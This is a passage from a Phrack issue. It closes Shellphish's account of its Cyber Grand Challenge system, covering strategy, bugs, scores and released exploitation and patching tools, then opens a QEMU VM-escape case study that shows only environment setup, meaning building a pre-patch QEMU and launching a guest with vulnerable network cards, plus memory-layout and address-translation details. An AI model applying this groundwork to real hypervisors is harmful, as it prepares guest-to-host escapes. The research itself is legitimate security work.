  The CGC CFE Trials Schedule defined that specific IP addresses were required to communicate with the CGC API. Given the distributed nature of our CRS and the recommendation to survive failure, the IP addresses remained the last single point of failure as specific components needed to be run on specific physical hosts. Consequently, we used Pacemaker and Corosync to monitor our components (Ambassador and Network Dude), and assign the specific IP addresses as virtual IP addresses to a healthy instance: if a node failed, the address would move to a healthy node.

--[006 - Strategy

The General Strategy of Shellphish

The Mechanical Phish was only about three months old when the final event of the Cyber Grand Challenge took place. Like any newborn, its strategic thought processes were not well developed and, unfortunately, the sleep-deprived hackers of Shellphish were haphazard teachers at best. In this section, we describe what amounted to our game strategy for the Mechanical Phish and how the rules of the Cyber Grand Challenge, combined with this strategy, impacted the final result.

* Development Strategy

The Shellphish CGC team was comprised completely of researchers at the UC Santa Barbara computer security lab. Unfortunately, research labs are extremely disorganized environments. Also unfortunately, as most of us were graduate students, and graduate students need to do research to survive (and eventually graduate), we were fairly limited in the amount of time that we could devote to the CGC. For example, for the CGC Qualification Event, we built our CRS in two and a half weeks. For the final event, we

were able to devote a bit more time: on average, each member of the team (the size of which gradually increased from 10 to 13 over the course of the competition) probably spent just under three months on this insanity.

One thing that bit us is that we put off true integration of all of the components until the last minute. This led to many last-minute performance issues, some of which we did not sort out before the CFE.

* Exploitation Strategy

Our exploitation strategy was simple: we attack as soon and as frequently as possible. The only reason that we found to hold back was to avoid letting a victim team steal an exploit. However, there was not enough information in the consensus evaluation to determine whether a team did or did not have an exploit for a given service (and attempting to recover this fact from the network traffic was unreliable), so we decided on a "Total War" approach.

* Patching Strategy

For every not-failing RB, we submitted the patch considered as the most likely to have a better performance score. Specifically, given the way in which RBs were created, we ranked RBs according to the following list: Optimized Reassembled RB, Reassembled RB, Detouring RB. This choice was motivated by the fact that detouring is slow (as it causes cache flushes due to its propensity to jumping to many code locations), whereas the generated optimized RBs are fast. Of course, we could not always rely on the reassembler (and optimizer) to produce a patch, as these backends had some failure cases.

For every patch submitted, the corresponding CS is marked down for a round. Because this can be (and, in the end, was) debilitating to our score, we evaluated many strategies with regards to patching during the months before the CFE. We identified four potential strategies:

- Never patch: The simplest strategy was to never patch. This has the advantage of nullifying the chances of functionality breakages and avoiding the downtime associated with patching.

- Patch when exploited: The optimal strategy would be to patch as soon as we detect that a CS was being exploited. Unfortunately, detecting when a CS is exploited is very difficult. For example, while the consensus evaluation does provide signals that the binaries cause, these signals do not necessarily correlate to exploitation. Furthermore, replaying incoming traffic to detect exploitation is non-trivial due to complex behaviors on the part of the challenge binaries.

- Patch after attacking: An alternative strategy is to assume that an opponent can quickly steal our exploits, and submit a patch immediately after such exploits are fired. In our latter analysis, we determined that this would have been the optimal strategy, granting us first place.

- Always patch: If working under the assumption that the majority of challenge sets are exploited, it makes sense to always patch.

Most teams in the Cyber Grand Challenge took this decision very seriously. Of course, being the rag-tag group of hackers that we are, we did some fast-and-loose calculations and made a result based on data that turned out to be incorrect. Specifically, we assumed that a similar fraction of the challenges would be exploited as the fraction of challenges crashed during the CQE (about 70%). At the time, this matched up with the percentage of sample CGC binaries, provided by DARPA during sparring partner rounds, that we were exploiting. Running the numbers under this assumption led us to adopt the "always patch" approach:

1. At the second round of a challenge set’s existence, we would check if we had an exploit ready. If not, we would patch immediately, with the best available patch (out of the three discussed above). Otherwise, we would

delay for a round so that our exploit had a chance to be run against other teams.

2. Once a patch was deployed, we would monitor performance feedback.

3. If feedback slipped below a set threshold, we would revert to the original binary and never patch again.

In this way, we would patch *once* for every binary. As we discuss later, this turned out to be one of the worst strategies that we could have taken.

--[007 - Fruits of our Labors

In early August, our creation had to fight for its life, on stage, in front of thousands of people. The Mechanical Phish fought well and won third place, netting us $750,000 dollars and cementing our unexpected place as the richest CTF team in the world (with a combined winnings of 1.5 million dollars, Shellphish is the first millionaire CTF team in history!).

This is really cool, but it isn't the whole story. The CGC generated enormous amounts of data, and to truly understand what happened in the final event, we need to delve into it. In this section, we'll talk specifically regarding what happened, who achieved what, and how the CGC Final Event played out.

For reference throughout this section, the final scores of the CGC Final Event were:

Team	CRS Name	Points
ForAllSecure	Mayhem	270,042
TECHx	Xandra	262,036
Shellphish	Mechanical Phish	254,452
DeepRed	Rubeus	251,759
CodeJitsu	Galactica	247,534
CSDS	Jima	246,437
Disekt	Crspy	236,248

The attentive reader will notice that the score of the Mechanical Phish is the only one that is a palindrome.

--[007.001 - Bugs

The CGC was the first time that autonomous systems faced each other in a no-humans-allowed competition. As such, all of the Cyber Reasoning Systems likely faced some amount of bugs during the CFE. The most visible was Mayhem's, which resulted in the system being off-line for most of the second half of the game (although, as we discuss later in this section, that might not have hurt the system as much as one would think). Our system was no different. In looking through the results, we identified a number of bugs that the Mechanical Phish ran into during the CFE:

* Multi-CB pipeline assertions

We used fuzzing to identify crashes and POV Fuzzing to fuzz those crashes into POVs for challenge sets comprising of multiple binaries. Unfortunately, an accidental assert statement placed in the POV Fuzzing code caused it to opt out of any tasks involving multi-CB challenge sets, disabling our multi-CB exploitation capability.

* Network traffic synchronization

Due to a bug, the component that scheduled tasks to synchronize and analyze network traffic was set to download *all* recorded network traffic every minute. The volume of this traffic quickly caused it to exceed scheduling

timeouts, and Mechanical Phish only analyzed network traffic for the first 15 rounds of the game.

* RB submission race condition

Due to a race condition between the component that determined what patches to submit and the component that actually submitted them, we had several instances where we submitted different patched binaries across different rounds, causing multiple rounds of lost uptime.

* Scheduling issues

Throughout the CFE, Mechanical Phish identified exploitable crashes in over 40 binaries. However, only 15 exploits were generated. Part, but not all, of this was due to the multi-CB pipeline assertions. It seems that the rest was due to scheduling issues that we have not yet been able to identify.

* Slow task spawning

Our configuration of Kubernetes was unable to spawn tasks quickly enough to keep up with the job queue. Luckily, we identified this bug a few days before the CFE and put in some workarounds, though we did not have time to fix the root cause. This bug caused us to under-utilize our infrastructure.

--[007.002 - Pwning Kings

Over the course of the CGC Final Event, the Mechanical Phish pwned the most challenges out of the competitors and stole the most flags. This was incredible to see, and is an achievement that we are extremely proud of. Furthermore, the Mechanical Phish stole the most flags even when taking into account only the first 49 rounds, to allow for the fact that Mayhem submitted its last flag on round 49.

We've collected the results in a helpful chart, with the teams sorted by the total amount of flags that the teams captured throughout the game.

Team	Flags Captured (first 49/all)	CSes Pwned (first 49/all)
Shellphish	206 / 402	6 / 15
CodeJitsu	59 / 392	3 / 9
DeepRed	154 / 265	3 / 6
TECHx	66 / 214	2 / 4
Disekt	101 / 210	5 / 6
ForAllSecure	185 / 187	10 / 11
CSDS	20 / 22	1 / 2

Interestingly, Mayhem exploited an enormous amount of binaries before it went down, but the Mechanical Phish still achieved a higher exploitation score in the rounds that Mayhem was alive. One possibility is that the exploits launched by the Mechanical Phish were more reliable than those of Mayhem. However, its raw exploitation power should not be underestimated: within 49 rounds, before going off the grid, Mayhem managed to exploit 10 binaries. While the Mechanical Phish surpassed it over the entire game, this is still quite impressive.

--[007.003 - Patching Kings

To understand how effective our patches were, we calculated the number of flags lost (and the number of CSes on which flags were lost) throughout the game, both for the first 49 rounds (in which Mayhem was online) and for the entire game. As expected, because the Mechanical Phish patched every binary, we found that it was the least-exploited CRS. Specifically, it only leaked flags on 12 challenge sets. The runner-up in this sense (the second-place team, TECHx), leaked flags on 14 binaries.

Interestingly, TECHx beat us on the total number of flags leaked. This makes sense -- they likely had some analysis to identify *when* they were being exploited, and patch only then. And, likely, their patches were more effective than our own, leading to a lower number of total flags leaked!

The results, sorted by the number of compromised challenges, are:

Team	Defended CS-Rounds (49/all)	CSes Compromised (49/*)
Shellphish	29 / 68	7 / 12
TECHx	27 / 61	7 / 14
DeepRed	32 / 87	6 / 15
ForAllSecure	54 / 160	7 / 16
CodeJitsu	61 / 104	9 / 16
Disekt	66 / 127	9 / 17
CSDS	108 / 189	9 / 18

--[007.004 - Patching Effectiveness

Before the CFE, we tested our patches against the dataset of all CQE binaries released until that point, compiled with many different compilation flags. On this dataset, our chance of breaking a binary, or lowering performance to below 85% (the guesstimated threshold at which we would pull the binary back) was under 2%, and we decided to abandon patch performance/functionality testing. On the actual CFE dataset, we fared worse.

The CFE had 82 challenge sets. For these 82 challenge sets, we successfully generated patches for 78. Of these 78, we had to pull back 10 because the patch broke the binary and 7 because the patch lowered the performance of the binary below acceptable levels. This was considerably higher than expected. Furthermore, due to a race condition between the patch submission logic and the component that retrieves the game state, we did end up with situations where we would submit *multiple* patches, thinking that the round had not ended whereas, in reality, it had. In total, we made 107 RCB submissions throughout the game. This was the second-highest amount, with only CodeJitsu submitting more (108).

Because very few challenges were exploited during the CFE, this was unequivocally the wrong choice. In total, we lost around 17000 points during the "downtime" rounds after the patch submissions alone.

--[007.005 - Alternate History Case Studies

Hindsight is 20/20. Even though we know, now, that we made the wrong choice regarding our patching strategy, it’s still interesting to see what "could have been". In this section, we do that. To better understand the impact of our strategy decisions, we compute scores for several simulated CGC rounds where the Mechanical Phish undertook different strategies, and see what would have happened.

It’s very important to point out that this is all fantasy. *Every* team can look back and consider things that they might have done differently. The most obvious one is Mayhem: had they avoided crashing, they might have absolutely dominated the competition, rather than relaxedly coasting to victory. However, every other team has other "what if" moments. We explore ours here purely out of curiosity.

* Mechanical Phish that never patched

To calculate our score in the absence of patching, we recalculated CFE scores, assuming that, any time an exploit would be launched on a CS against *any* team, the exploit would be run against us during that round and all subsequent rounds of that CS being in play. With this calculation, our score would be 267,065, which is 12,613 points higher than the patch

strategy that we did choose and would put us in second place by a margin of over 5,000 points.

The prize for second place was $1,000,000. Patching at all cost us $250,000!

* Mechanical Phish that patched after attacking

Similar to the previous strategy, we calculated our score with a patch strategy that would delay patches until *after* we launched exploits on the corresponding CS. For the patches that would have been submitted, we used the same feedback that we received during the CFE itself. With this calculation, our score would be 271,506, which is 17,054 points higher than the patch strategy that we chose and would have put us in first place by a margin of over 1,500 points.

The prize for first place was $2,000,000. Patching stupidly cost us $1,250,000 and quite a bit of glory!

* Mechanical Phish that didn't do crap

We were curious: did we really have to push so hard and trade so much sanity away over the months leading up to the CGC? How would a team that did *nothing* do? That is, if a team connected and then ceased to play, would they fare better or worse than the other players? We ran a similar analysis to the "Never patch" strategy previously (i.e., we counted a CS as exploited for all rounds after its first exploitation against any teams), but this time removed any POV-provided points. In the CFE, this "Team NOP" would have scored 255,678 points, barely *beating* Shellphish and placing 3rd in the CGC.

To be fair, this score calculation does not take into account the fact that teams might have withheld exploits because all opponents were patched against them. However, ForAllSecure patched only 10 binaries, so it does not seem likely that many exploits were held back due to the presence of patches.

One way of looking at this is that we could have simply enjoyed life for a year, shown up to the CGC, and walked away with $750,000. Another way of looking at this is that, despite us following the worst possible strategy in regards to patching, the technical aspects of our CRS were good enough to compensate and keep us in the top three positions!

--[007.006 - Scoring Difficulties

Similarly to this being the first time that autonomous systems compete against each other in a no-humans-allowed match, this was also the first time that such a match was *hosted*. The organizing team was up against an astonishing amount of challenges, from hardware to software to politics, and they pulled off an amazing event.

However, as in any complex event, some issues are bound to arise. In this case, the problem was that measuring program performance is hard. We found this out while creating our CRS, and DARPA experienced this difficulty during the final event. Specifically, we noticed two anomalies in the scoring data: slight disparities in the initial scoring of challenge sets, and performance "cross-talk" between services.

* Initial CS Scoring

Patches can only be fielded on round 3 (after being submitted on round 2) of a binary being deployed. However we noticed that our availability scores were lower than our opponents, even on the *first* round of a challenge, when they could not yet be patched. In principle, these should all be the same, as a team has *no* way to influence this performance score. We calculated the average of the first-round CS availability scores, presented in the table below. The scores vary. The difference between the "luckiest" team, regarding their first-round CS score, and the "unluckiest" team was 1.6 percentage points. Unfortunately, Shellphish was that

unluckiest team.

Since the availability score was used as a multiplier for a team's total score, if the "luckiest" and "unluckiest" had their "luck" swapped, this would compensate for a total score difference of 3.2%. That is a bigger ratio than the difference between second and third place (2.9%), third and fourth place (1.1%), fourth and fifth place (1.7%), and fifth and sixth place (0.4%). The winner (Mayhem) could not have been unseated by these perturbations, but the rest of the playing field could have looked rather different.

Team	Average First Round Availability
CSDS	0.9985
ForAllSecure	0.9978
Disekt	0.9975
TECHx	0.9973
CodeJitsu	0.9971
DeepRed	0.9917
Shellphish	0.9824

* Scoring Cross-talk

We also noticed that performance measurements of one challenge seem to influence others. Specifically, when we patched the binary NRFIN_00066 on round 39, we saw the performance of *all* of our other, previously-patched, binaries drop drastically for rounds 40 and 41. This caused us to pull back patches for *all* of our patched binaries, suffering the resulting downtime and decrease in security.

Anecdotally, we spoke to two other teams, DeepRed and CodeJitsu, that were affected by such scoring cross-talk issues.

--[008 - Warez

We strongly believe in contributing back to the community. Shortly after qualifying for the Cyber Grand Challenge, we open-sourced our binary analysis engine, angr. Likewise, after the CGC final event, we have released our entire Cyber Reasoning System. The Mechanical Phish is open source, and we hope that others will learn from it and improve it with us.

Of course, the fact that we directly benefit from open-source software makes it quite easy for us to support open-source software. Specifically, the Mechanical Phish would not exist without amazing work done by a large number of developers throughout the years. We would like to acknowledge the non-obvious ones (i.e., of course we are all thankful for Linux and vim) here:

* AFL (lcamtuf.coredump.cx/afl) - AFL was used as the fuzzer of every single competitor in the Cyber Grand Challenge, including us. We all owe lcamtuf a great debt.
* PyPy (pypy.org) - PyPy JITed our crappy Python code, often increasing runtime by a factor of *5*.
* VEX (valgrind.org) - VEX, Valgrind's Intermediate Representation of binary code, provided an excellent base on which to build angr, our binary analysis engine.
* Z3 (github.com/Z3Prover/z3) - angr uses Z3 as its underlying constraint solver, allowing us to synthesize inputs to drive execution down specific paths.
* Boolector (fmv.jku.at/boolector) - The POVs produced by the Mechanical Phish required complex reasoning about the relation between input and output data. To reduce implementation effort, we wanted to use a constraint solver to handle these relationships. Because Z3 is too huge and complicated to include in a POV, we ported Boolector to the CGC platform and included it in every POV the Mechanical Phish threw.
* QEMU (qemu.org) - The heavy analyses that angr carries out makes it

considerably slower than qemu, so we used qemu when we needed lightweight, but fast analyses (such as dynamic tracing).
* Unicorn Engine (www.unicorn-engine.org) - angr uses Unicorn Engine to speed up its heavyweight analyses. Without Unicorn Engine, the number of exploits that the Mechanical Phish found would have undoubtedly been lower.
* Capstone Engine (www.capstone-engine.org) - We used Capstone Engine to augment VEX's analysis of x86, in cases when VEX did not provide enough details. This improved angr's CFG recovery, making our patching more reliable.
* Docker (docker.io) - The individual pieces of our infrastructure ran in Docker containers, making the components of the Mechanical Phish well-compartmentalized and easily upgradeable.
* Kubernetes (kubernetes.io) - The distribution of docker containers across our cluster, and the load-balancing and failover of resources, was handled by kubernetes. In our final setup, the Mechanical Phish was so resilient that it could probably continue to function in some form even if the rack was hit with a shotgun blast.
* Peewee (https://github.com/coleifer/peewee) - After an initial false start with a handcrafted HTTP API, we used Peewee as an ORM to our database.
* PostgreSQL (www.postgresql.org) - All of the data that the Mechanical Phish dealt with, from the binaries to the testcases to the metadata about crashes and exploits, was stored in a ridiculously-tuned and absurdly replicated Postgres database, ensuring speed and resilience.

As for the Mechanical Phish, this release is pretty huge, involving many components. This section serves as a place to collect them all for your reference. We split them into several categories:

--[008.001 - The angr Binary Analysis System

For completeness, we include the repositories of the angr project, which we open sourced after the CQE. However, we released several additional repositories after the CFE, so we list the whole project here.

* Claripy

Claripy is our data-model abstraction layer, allowing us to reason about data symbolically, concretely, or in exotic domains such as VSA. It is available at https://github.com/angr/claripy.

* CLE.

CLE is our binary loader, with support for many different binary formats. It is available at https://github.com/angr/cle.

* PyVEX.

PyVEX provides a Python interface to the VEX intermediate representation, allowing angr to support multiple architectures. It is available at https://github.com/angr/pyvex.

* SimuVEX.

SimuVEX is our state model, allowing us to handle requirements of different analyses. It is available at https://github.com/angr/simuvex.

* angr.

The full-program analysis layer, along with the user-facing API, lives in the angr repository. It is available at https://github.com/angr/angr.

* Tracer.

This is a collection of code to assist with concolic tracing in angr. It is available at https://github.com/angr/tracer.

* Fidget.

During the CQE, we used a patching method, called Fidget, that resized and rearranged stack frames to prevent vulnerabilities. It is available at https://github.com/angr/fidget.

* Function identifier.

We implemented testcase-based function identification, available at https://github.com/angr/identifier.

* angrop.

Our ROP compiler, allowing us to exploit complex vulnerabilities, is available at https://github.com/salls/angrop.

--[008.002 - Standalone Exploitation and Patching Tools

Some of the software developed for the CRS can be used outside of the context of autonomous security competitions. As such, we have collected it together in a separate place.

* Fuzzer.

We created a programmatic Python interface to AFL to allow us to use AFL as a module, within or outside of the CRS. It is available at https://github.com/shellphish/fuzzer.

* Driller.

Our symbolic-assisted fuzzer, which we used as the crash discovery component of the CRS, is available at https://github.com/shellphish/driller.

* Rex.

The automatic exploitation system of the CRS (and usable as a standalone tool) is available at https://github.com/shellphish/rex.

* Patcherex.

Our automatic patching engine, which can also be used standalone, is available at https://github.com/shellphish/patcherex.

--[008.003 - The Mechanical Phish Itself

We developed enormous amounts of code to create one of the world's first autonomous security analysis systems. We gathered the code that is specific to the Mechanical Phish under the mechaphish github namespace.

* Meister.

The core scheduling component for analysis tasks is at https://github.com/mechaphish/meister.

* Ambassador.

The component that interacted with the CGC TI infrastructure is at https://github.com/mechaphish/ambassador.

* Scriba.

The component that makes decisions on which POVs and RBs to submit is available at https://github.com/mechaphish/scriba.

* Docker workers.

Most tasks were run inside docker containers. The glue code that launched these tasks available at https://github.com/mechaphish/worker.

* VM workers.

Some tasks, such as final POV testing, was done in a virtual machine
running DECREE. The scaffolding to do this is available at
https://github.com/mechaphish/vm-workers.

* Farnsworth.

We used a central database as a data store, and used an ORM to access it.
The ORM models are available at https://github.com/mechaphish/farnsworth.

* POVSim.

We ran our POVs in a simulator before testing them on the CGC VM (as the
latter is a more expensive process). The simulator is available at
https://github.com/mechaphish/povsim.

* CGRex.

Used only during the CQE, we developed a targeted patching approach that
prevents binaries from crashing. It is available at
https://github.com/mechaphish/cgrex.

* Compilerex.

To aid in the compilation of CGC POVs, we collected a set of templates and
scripts, available at https://github.com/mechaphish/compilerex.

* Boolector.

We ported the Boolector SMT solver to the CGC platform so that we could
include it in our POVs. It is available at
https://github.com/mechaphish/cgc-boolector.

* Setup.

Our scripts for deploying the CRS are at
https://github.com/mechaphish/setup.

* Network dude.

The CRS component that retrieves network traffic from the TI server is at
https://github.com/mechaphish/network_dude.

* Patch performance tester.

Though it was not ultimately used in the CFE, because performance testing
is a very hard problem, our performance tester is at
https://github.com/mechaphish/patch_performance.

* Virtual competition.

We extended the provided mock API of the central server to be able to more
thoroughly exercise Mechanical Phish. Our extensions are available at
https://github.com/mechaphish/virtual-competitions.

* Colorguard.

Our Type-2 exploit approach, which uses an embedded constraint solver to
recover flag data, is available at
https://github.com/mechaphish/colorguard.

* MultiAFL.

We created a port of AFL that supports analyzing multi-CB challenge sets.
It is available at https://github.com/mechaphish/multiafl.

* Simulator.

To help plan our strategy, we wrote a simulation of the CGC. It is available at https://github.com/mechaphish/simulator.

* POV Fuzzing.

In addition to Rex, we used a backup strategy of "POV Fuzzing", where a crashing input would be fuzzed to determine relationships that could be used to create a POV. These fuzzers are available at https://github.com/mechaphish/pov_fuzzing.

* QEMU CGC port.

We ported QEMU to work on DECREE binaries. This port is available at https://github.com/mechaphish/qemu-cgc.

--[009 - Looking Forward

Shellphish is a dynamic team, and we are always looking for the next challenge. What is next? Even we might not know, but we can speculate in this section!

* Limitations of the Mechanical Phish

The Mechanical Phish is a glorified research prototype, and significant engineering work is needed to bring it to a point where it is usable in the real world. Mostly, this takes the form of implementing the environment model of operating systems other than DECREE. For example, the Mechanical Phish can currently analyze, exploit, and patch Linux binaries, but only if they stick to a very limited number of system calls.

We open-sourced the Mechanical Phish in the hopes that work like this can live on after the CGC, and it is our sincere hope that the CRS continues to evolve.

* Cyber Grand Challenge 2?

As soon as the Cyber Grand Challenge ended, there were discussions about whether or not there would be a CGC2. Generally, DARPA tries to push fundamental advances: they did the self-driving Grand Challenge more than once years, but this seems to be because no teams won it the first time. The fact that they have not done a self-driving Grand Challenge since implies that DARPA is not in the business of running these huge competitions just for the heck of it: they are trying to push research forward.

In that sense, it would surprise us if there was a CGC2, on DECREE OS, with the same format as it exists now. For such a game to happen, the community would probably have to organize it themselves. With the reduced barrier to entry (in the form of an open-sourced Mechanical Phish), such a competition could be pretty interesting. Maybe after some more post-CGC recovery, we'll look into it!

Of course, we can also sit back and see what ground-breaking concept DARPA comes up with for another Grand Challenge. Maybe there'll be hacking in that one as well.

* Shellphish Projects

The Mechanical Phish and angr are not Shellphish's only endeavors. We are also very active in CTFs, and one thing to come out of this is the development of various resources to help newbies to CTF. For example, we have put together a "toolset" bundle to help get people started in security with common security tools (github.com/zardus/ctf-tools), and, in the middle of the CGC insanity, ran a series of hack meetings in the university to teach people, by example, how to perform heap meta-data attacks

(github.com/shellphish/how2heap). We're continuing down that road, in fact. Monitor our github for our next big thing!
`

--[010 - References

[Driller16] Driller: Augmenting Fuzzing Through Selective Symbolic Execution
Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, Giovanni Vigna
Proceedings of the Network and Distributed System Security Symposium (NDSS) San Diego, CA February 2016

[ArtOfWar16] (State of) The Art of War: Offensive Techniques in Binary Analysis
Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, Giovanni Vigna
Proceedings of the IEEE Symposium on Security and Privacy San Jose, CA May 2016

[Ramblr17] Ramblr: Making Reassembly Great Again
Ruoyu Wang, Yan Shoshitaishvili, Antonio Bianchi, Aravind Machiry, John Grosen, Paul Grosen, Christopher Kruegel, Giovanni Vigna
Proceedings of the Network and Distributed System Security Symposium (NDSS) San Diego, CA February 2017

[angr] http://angr.io

[Inversion] https://en.wikipedia.org/wiki/Sleep_inversion

[CGCFAQ] https://cgc.darpa.mil/CGC_FAQ.pdf

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x05 of 0x0f

```
|=-----------------------------------------------------------------------=|
|=---------------------------=[ VM escape ]=----------------------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[ QEMU Case Study ]=-------------------------=|
|=-----------------------------------------------------------------------=|
|=---------------------------=[ Mehdi Talbi ]=---------------------------=|
|=--------------------------=[ Paul Fariello ]=--------------------------=|
|=-----------------------------------------------------------------------=|
```

--[Table of contents

--[1 - Introduction

Virtual machines are nowadays heavily deployed for personal use or within the enterprise segment. Network security vendors use for instance different VMs to analyze malwares in a controlled and confined environment. A natural question arises: can the malware escapes from the VM and execute code on the host machine?

Last year, Jason Geffner from CrowdStrike, has reported a serious bug in QEMU affecting the virtual floppy drive code that could allow an attacker to escape from the VM [1] to the host. Even if this vulnerability has received considerable attention in the netsec community - probably because it has a dedicated name (VENOM) - it wasn't the first of it's kind.

In 2011, Nelson Elhage [2] has reported and successfully exploited a vulnerability in QEMU's emulation of PCI device hotplugging. The exploit is available at [3].

Recently, Xu Liu and Shengping Wang, from Qihoo 360, have showcased at HITB 2016 a successful exploit on KVM/QEMU. They exploited two vulnerabilities (CVE-2015-5165 and CVE-2015-7504) present in two different network card device emulator models, namely, RTL8139 and PCNET. During their presentation, they outlined the main steps towards code execution on the host machine but didn't provide any exploit nor the technical details to reproduce it.

In this paper, we provide a in-depth analysis of CVE-2015-5165 (a memory-leak vulnerability) and CVE-2015-7504 (a heap-based overflow vulnerability), along with working exploits. The combination of these two

exploits allows to break out from a VM and execute code on the target host. We discuss the technical details to exploit the vulnerabilities on QEMU's network card device emulation, and provide generic techniques that could be re-used to exploit future bugs in QEMU. For instance an interactive bindshell that leverages on shared memory areas and shared code.

--[2 - KVM/QEMU Overview

KVM (Kernal-based Virtual Machine) is a kernel module that provides full virtualization infrastructure for user space programs. It allows one to run multiple virtual machines running unmodified Linux or Windows images.

The user space component of KVM is included in mainline QEMU (Quick Emulator) which handles especially devices emulation.

----[2.1 - Workspace Environment

In effort to make things easier to those who want to use the sample code given throughout this paper, we provide here the main steps to reproduce our development environment.

Since the vulnerabilities we are targeting has been already patched, we need to checkout the source for QEMU repository and switch to the commit that precedes the fix for these vulnerabilities. Then, we configure QEMU only for target x86_64 and enable debug:

```
$ git clone git://git.qemu-project.org/qemu.git
$ cd qemu
$ git checkout bd80b59
$ mkdir -p bin/debug/native
$ cd bin/debug/native
$ ../../../configure --target-list=x86_64-softmmu --enable-debug \
$                    --disable-werror
$ make
```

In our testing environment, we build QEMU using version 4.9.2 of Gcc.

For the rest, we assume that the reader has already a Linux x86_64 image that could be run with the following command line:

```
$ ./qemu-system-x86_64 -enable-kvm -m 2048 -display vnc=:89 \
$    -netdev user,id=t0, -device rtl8139,netdev=t0,id=nic0 \
$    -netdev user,id=t1, -device pcnet,netdev=t1,id=nic1 \
$    -drive file=<path_to_image>,format=qcow2,if=ide,cache=writeback
```


We allocate 2GB of memory and create two network interface cards: RTL8139 and PCNET.


We are running QEMU on a Debian 7 running a 3.16 kernel on x_86_64 architecture.

----[2.2 - QEMU Memory Layout

The physical memory allocated for the guest is actually a mmapp'ed private region in the virtual address space of QEMU. It's important to note that the PROT_EXEC flag is not enabled while allocating the physical memory of the guest.

The following figure illustrates how the guest's memory and host's memory cohabits.





Additionaly, QEMU reserves a memory region for BIOS and ROM. These mappings are available in QEMU's maps file:

```
7f1824ecf000-7f1828000000 rw-p 00000000 00:00 0
7f1828000000-7f18a8000000 rw-p 00000000 00:00 0         [2 GB of RAM]
7f18a8000000-7f18a8992000 rw-p 00000000 00:00 0
7f18a8992000-7f18ac000000 ---p 00000000 00:00 0
7f18b5016000-7f18b501d000 r-xp 00000000 fd:00 262489    [first shared lib]
7f18b501d000-7f18b521c000 ---p 00007000 fd:00 262489           ...
7f18b521c000-7f18b521d000 r--p 00006000 fd:00 262489           ...
7f18b521d000-7f18b521e000 rw-p 00007000 fd:00 262489           ...

                     ...                                [more shared libs]

7f18bc01c000-7f18bc5f4000 r-xp 00000000 fd:01 30022647  [qemu-system-x86_64]
7f18bc7f3000-7f18bc8c1000 r--p 005d7000 fd:01 30022647         ...
7f18bc8c1000-7f18bc943000 rw-p 006a5000 fd:01 30022647         ...

7f18bd328000-7f18becdd000 rw-p 00000000 00:00 0         [heap]
7ffded947000-7ffded968000 rw-p 00000000 00:00 0         [stack]
7ffded968000-7ffded96a000 r-xp 00000000 00:00 0         [vdso]
7ffded96a000-7ffded96c000 r--p 00000000 00:00 0         [vvar]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
```

A more detailed explanation of memory management in virtualized environment can be found at [4].

----[2.3 - Address Translation

Within QEMU there exist two translation layers:

- From a guest virtual address to guest physical address. In our exploit, we need to configure network card devices that require DMA access. For example, we need to provide the physical address of Tx/Rx buffers to correctly configure the network card devices.

- From a guest physical address to QEMU's virtual address space. In our exploit, we need to inject fake structures and get their precise address in QEMU's virtual address space.

On x64 systems, a virtual address is made of a page offset (bits 0-11) and a page number. On linux systems, the pagemap file enables userspace process with CAP_SYS_ADMIN privileges to find out which physical frame each virtual page is mapped to. The pagemap file contains for each virtual page a 64-bit value well-documented in kernel.org [5]:

- Bits 0-54 : physical frame number if present.
- Bit 55   : page table entry is soft-dirty.
- Bit 56   : page exclusively mapped.
- Bits 57-60 : zero
- Bit 61   : page is file-page or shared-anon.
- Bit 62   : page is swapped.
- Bit 63   : page is present.

To convert a virtual address to a physical one, we rely on Nelson Elhage's code [3]. The following program allocates a buffer, fills it with the string "Where am I?" and prints its physical address:

```
---[ mmu.c ]---
#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stdlib.h>
#include <fcntl.h>
#include <assert.h>
